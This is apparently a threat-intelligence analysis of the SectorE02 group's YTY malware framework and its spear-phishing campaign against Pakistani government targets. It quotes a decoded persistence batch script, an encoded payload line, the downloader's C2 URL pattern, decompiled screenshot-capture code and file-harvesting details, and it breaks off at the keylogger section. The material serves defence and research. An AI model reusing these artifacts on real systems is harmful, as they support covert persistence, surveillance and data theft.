
SectorE02 Updates YTY Framework in New Targeted Campaign Against Pakistan Government – Red Alert

Archived: 2026-04-05 17:01:18 UTC

Overview

From March to July this year, the ThreatRecon team noticed a spear phishing campaign by the SectorE02 group going on against the Government of Pakistan and organizations there related to defense and intelligence. Spear phishing emails are sent to their victims via Excel XLS files, which asks their victims to enable macros which will end up executing the downloader. Malicious document lures they have employed in recent times include a document purporting to be for registration for the Pakistan Air Force.



GOVERNMENT OF PAKISTAN
CABINET SECRETARIAT, CABINET DIVISION
NATIONAL TELECOM & INFORMATION TECHNOLOGY SECURITY BOARD
(NTISB)

No. 1-5/2003 (NTISB-II) Islamabad 25th June 2019

Subject: **Advisory – Prevention Against Targeted Malware Campaign (Advisory No. 17)**

1. **Introduction.** A targeted malware campaign titled as **"Advance Salary For All MOFA Members"** is being sent to officers and staff of **civil, Defense / Government organizations** via spoofed email. The email contains a link to a **temporarily hacked website** to download a malicious excel attachment. Downloading and **enabling macros** from the **file executes malware in background** that results in hacking of the system.

2. **Summary of Malicious Email Attack**


a. **Subject.** Advance Salary For All MOFA members
b. **Name of Attachments.** Credit _Score.xls, Advance_Salaries.xls
c. **File Size.** 125.02 KB
d. **File Extension.** Microsoft Execel File Format (.xls)
e. **Malware Type.** Macro based Malware
f. **Spoofed Email.** Secure.service.net@gmail.com
g. **Antivirus Detection Rate.** 09/71 (12.67%)
h. **Threat Level.** Critical

Security advisory by the Pakistan government regarding targeted attacks

SectorE02 is a threat actor which targets countries in South Asia, especially Pakistan, since at least 2012. Their arsenal includes a modular framework researchers have dubbed the “YTY Framework”, which has a Windows and mobile version. Usage of this framework allows the SectorE02 group to constantly modify and even remake individual plugins of the framework, and pick and choose which plugins – if any – are sent to their victims. This modularity also allows the SectorE02 group to maintain low detections by antivirus engines because each module only does something simple and will not even work without certain previously dropped files. In this post, we will describe their lure document, first stage downloader, file plugin, screenshot plugin, keylogger plugin, and exfiltration uploader plugin.


Excel Spear Phishing

The excel file used by them had names such as Credit_Score.xls, Advance_Salary.xls, CSD_Schemes_2019.xls, and Agrani_Bank.xls. In some instances, it masqueraded as an Excel calculator from the National Bank of Pakistan.




Lure document 1

In later stages of the campaign, however, the group appeared to switch to using a MsgBox to show an error saying “This file is corrupted”.



Lure document 2

At the back, the excel macro would retrieve encoded data stored in itself, and the encoding here is just a simple decimal encoding with a comma (or exclamation mark) as a separator. The same encoding is used for the dropped executable, although more often one entire file is encoded as a zip archive containing two files – a batch script and executable which is then unzipped and executed.




All four files here are illustration copied files from the original ".txt", ".pdf", and ".inp" files which are actually executable binaries

Example Encoded Batch File in XLS Doc using Comma Separator

```
101,99,104,111,32,111,102,102,13,10,114,100,32,47,115,32,47,113,32,37,85,83,69,82,80,82,79,70,73,76,69,37,92,8
```

The dropped batch scripts follow the same basic format: creating folders with the hidden, system, and archive attributes, dropping the batch and executable files there, and setting persistence through either scheduled tasks or the autorun registry key. A text file containing the %COMPUTERNAME% variable and random digits will also be saved as "win.txt", and this file is required for the executable downloader.



A dump showing the scheduled task created by the batch script

The batch file that is dropped is used for three main purposes: 1) to set up the first folder, which is used to store the text file containing the computer name, 2) to set up what we call the “common exfiltration folder” which each individual plugin uses for different purposes, and 3) to set up persistence via scheduled task or registry run keys.

Example Decoded Batch File in XLS Doc

```
 /echo off
rd /s /q %USERPROFILE%\Printers\Neighbourhood\Spools
rd /s /q %USERPROFILE%\Print\Network\Server
rd /s /q %USERPROFILE%\DriveData\Files
rd /s /q %USERPROFILE%\DriveData\Wins
md %USERPROFILE%\Printers\Neighbourhood\Spools
md %USERPROFILE%\DriveData\Files
md %USERPROFILE%\DriveData\Wins
md %USERPROFILE%\Print\Network\Server
attrib +a +h +s “%USERPROFILE%\DriveData”
attrib +a +h +s “%USERPROFILE%\Printers”
attrib +a +h +s “%USERPROFILE%\Print”
SET /A %COMPUTERNAME%
SET /A RAND=%RANDOM% 10000 + 1
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\DriveData\Files\win.txt
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\DriveData\Wins\win.txt
reg delete “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Files /f
reg delete “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Wins /f
```

```
reg delete “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v BigSyn /f
reg delete “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Dataupdate /f
reg add “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Files /t REG_SZ /d %USERPROFILE%\DriveData\Wins\
reg add “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Wins /t REG_SZ /d %USERPROFILE%\DriveData\Files\
reg add “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v BigSyn /t REG_SZ /d %USERPROFILE%\DriveData\File
reg add “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v BigUpdate /t REG_SZ /d %USERPROFILE%\DriveData\
reg add “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v Dataupdate /t REG_SZ /d %USERPROFILE%\DriveData\
move %userprofile%\AppData\juchek.ttp %userprofile%\DriveData\Wins
ren %userprofile%\DriveData\Wins\juchek.ttp juchek.exe
del %0
```

Downloader (b874a158f019dc082a0069eb3f7e169fbec2b4f05b123eed62d81776a7ddb384)

Looking at the latest downloader executable which masquerades its filename as an InPage word document (bgfRdstr54sf.inp), it starts off by using CreateEventA as a mutex with the value “ab567” and only works if the file %USERPROFILE%\DriveData\Files\win.txt exists. It polls the C2 server every 100 or so seconds. It uses the fixed user agent string “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0”, and performs a HTTPS GET against servicejobs[.]life/orderme/[computername]-[random].

This is a change from their previous URL structure, “/orderme”, which contained the file(s) to be downloaded, and this allows them to cherry pick their victims – unless the SectorE02 operator specifically places the next stage malware in the server directory for a particular victim, that victim will only ever be infected with the downloader.

The downloader malware accepts three commands from the server, when the Content-Type response is “Content-Type: application”, “Content-Type: cmdline”, or “Content-Type: batcmd”, which are used for saving files to disk or executing files/commands on the system. This is how the next stage downloader or plugins can be executed on the victim system.

Screenshot Plugin (f10f41bd38832596d4c449f81b9eb4129361aa4e4ebd4a8e8d2d8bf388934ca5)


This executable plugin takes a screenshot every two minutes using the Windows API to draw the raw screen bitmap to the common exfiltration folder, %USERPROFILE%\Print\Network\Server\. It then converts this raw bitmap to a JPG in a new file and deletes the raw bitmap file.

Decompile: FUN_00401e80 - (f077fe0a8d3b6e19f4547f135cb14507ae2f5f93.exe)

```
29    hdc_00 = CreateCompatibleDC(hdc);
30    cx = GetDeviceCaps(hdc,8);
31    local_44 = (HBITMAP)GetDeviceCaps(hdc,10);
32    h = CreateCompatibleBitmap(hdc,cx,(int)local_44);
33    local_48 = SelectObject(hdc_00,h);
34    BitBlt(hdc_00,0,0,cx,(int)local_44,hdc,0,0,0xcc0020);
35    SetStretchBltMode(hdc_00,4);
36    BVar1 = StretchBlt(hdc_00,0,0,cx,(int)local_44,hdc,0,0,cx,(int)local_44,0xcc0020);
37    if (BVar1 != 0) {
38      local_44 = (HBITMAP)SelectObject(hdc_00,local_48);
39      GetObjectW(local_44,0x18,local_68);
40      local_30.bmiHeader.biPlanes = 1;
41      local_30.bmiHeader.biWidth = local_64;
42      local_30.bmiHeader.biBitCount = 0x10;
43      local_30.bmiHeader.biCompression = 0;
44      local_30.bmiHeader.biSizeImage = 0;
45      local_30.bmiHeader.biXPelsPerMeter = 0;
46      local_30.bmiHeader.biYPelsPerMeter = 0;
47      local_30.bmiHeader.biClrUsed = 0;
48      local_30.bmiHeader.biClrImportant = 0;
49      cx = local_64 * 0x10 + 0x1f;
50      dwBytes = ((int)((cx >> 0x1f & 0x1fU) + cx) >> 5) * local_60 * 4;
51      local_30.bmiHeader.biSize = 0x28;
52      local_30.bmiHeader.biHeight = local_60;
53      local_48 = GlobalAlloc(0x42,dwBytes);
54      local_50 = GlobalLock(local_48);
55      GetDIBits(hdc_00,local_44,0,local_60,local_50,(LPBITMAPINFO)&local_30,0);
56      lpFileName = (undefined4 **)param_2;
57      if (in_stack_0000001c < 8) {
58        lpFileName = &param_2;
59      }
60      local_44 =
        (HBITMAP)CreateFileW((LPCWSTR)lpFileName,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,
```

Code in the screenshot plugin creating the raw bitmap

The screenshot files are named in the format of “tm_hour-tm_min-tm_sec-tm_year-tm_mday-tm_mon” [1].



Screenshot JPGs created by the screenshot plugin

Like some of the other YTY components, the obfuscated strings can be deobfuscated by running both the base64 and reverse string algorithm multiple (in this case, three) times.

```
00028B84  image/jpeg
00028BA0  PWdGU0t4R1p1cEViVkZEZX1OV2I1TURaSFoxVFloa1UxRkdXS0ZGV0IxVFA=
00028C1C  PW8xTUNGSFRuMVRQ
00028C40  %d-%d-%d-%d-%d-%d
00028C64  string iterators incompatible
00028CA0  std::_String_const_iterator<char,struct std::char_traits<char>,class std::allocator<char> >::_Compat
```

The strings can be deobfuscated by running both the base64 and reverse algorithm three times

File Listing Plugin (d71a1d993e9515ec69a32f913c2a18f14cdb52ef06e4011c8622b5945440c1aa)

This executable plugin recursively searches through the “C:”, “D:”, “E:”, “F:”, “G:”, and “H:” drives, looking for interesting file extensions shown below. Several default folders are avoided by the malware.

```
.data:00403020                 public _AvdFold
.data:00403020 ; char *AvdFold[13]
.data:00403020 _AvdFold        dd offset asc_40403C, offset asc_40403E, offset aPerflogs
.data:00403020                                       ; DATA XREF: _check_dir+191↑r
.data:00403020                 dd offset aProgramFiles, offset aProgramFilesX8, offset aProgramdata ; "." ...
.data:00403020                 dd offset aRecovery, offset aMsocache, offset aApplicationDat
.data:00403020                 dd offset aSystemVolumeIn, offset aWindows, offset aRecycleBin
.data:00403020                 dd offset aServer
```

Search for: - 1 hits

Find | All | Save As | Min Size 4 | Rescan | save min | Offsets raw va | Filter Results


```
00002641  PerfLogs
0000264A  Program Files
00002658  Program Files (x86)
0000266C  ProgramData
00002678  Recovery
00002681  MSOCache
0000268A  Application Data
0000269B  System Volume Information
000026B5  Windows
000026BD  $Recycle.Bin
000026CA  Server
```

Note that the “.inp” extension is for “Urdu InPage”, a word processing program which supports languages such as Urdu which is the national language of Pakistan. The extensions the 2019 version of this plugin did not previously look for are “.odt” and “.eml”, and “.rft” is just a spelling mistake they made of “.rtf”.

```
00002460  64 6F 63 00 00 64 6F 63 78 00 78 6C 73 00 00 78  doc..docx.xls..x
00002470  6C 73 78 00 70 64 66 00 00 70 70 74 00 00 70 70  lsx.pdf..ppt..pp
00002480  74 78 00 6F 64 74 00 00 65 6D 6C 00 00 72 66 74  tx.odt..eml..rft
00002490  00 00 6D 73 67 00 00 69 6E 70 00 00 70 70 73 00  ..msg..inp..pps.
000024A0  00 70 70 73 78 00 00 00 00 00 00 00 00 00 00 00  .ppsx...........
```


The latest version of the plugin looks for files with containing any of 14 different file extensions

It only looks for files modified later than year 2017 and saves the text data of all matching files found in %APPDATA%\DriveData\Files\clist.log using the format of “File Path|Size WriteTimestamp l_flag”.



File path and names for exfiltration are saved to a clist.log file

A copy of these matching files are also saved to the common exfiltration folder, %USERPROFILE%\Print\Network\Server\. The copied files are individually saved with the file names being the full file path to the copied file, with slashes becoming underscores.



Exact copies of files the plugin is looking for is saved to the common exfiltration folder

Keylogger Plugin (f331f67baa2650c426daae9dee6066029beb8b17253f26ad9ebbd3a64b2b6a37)

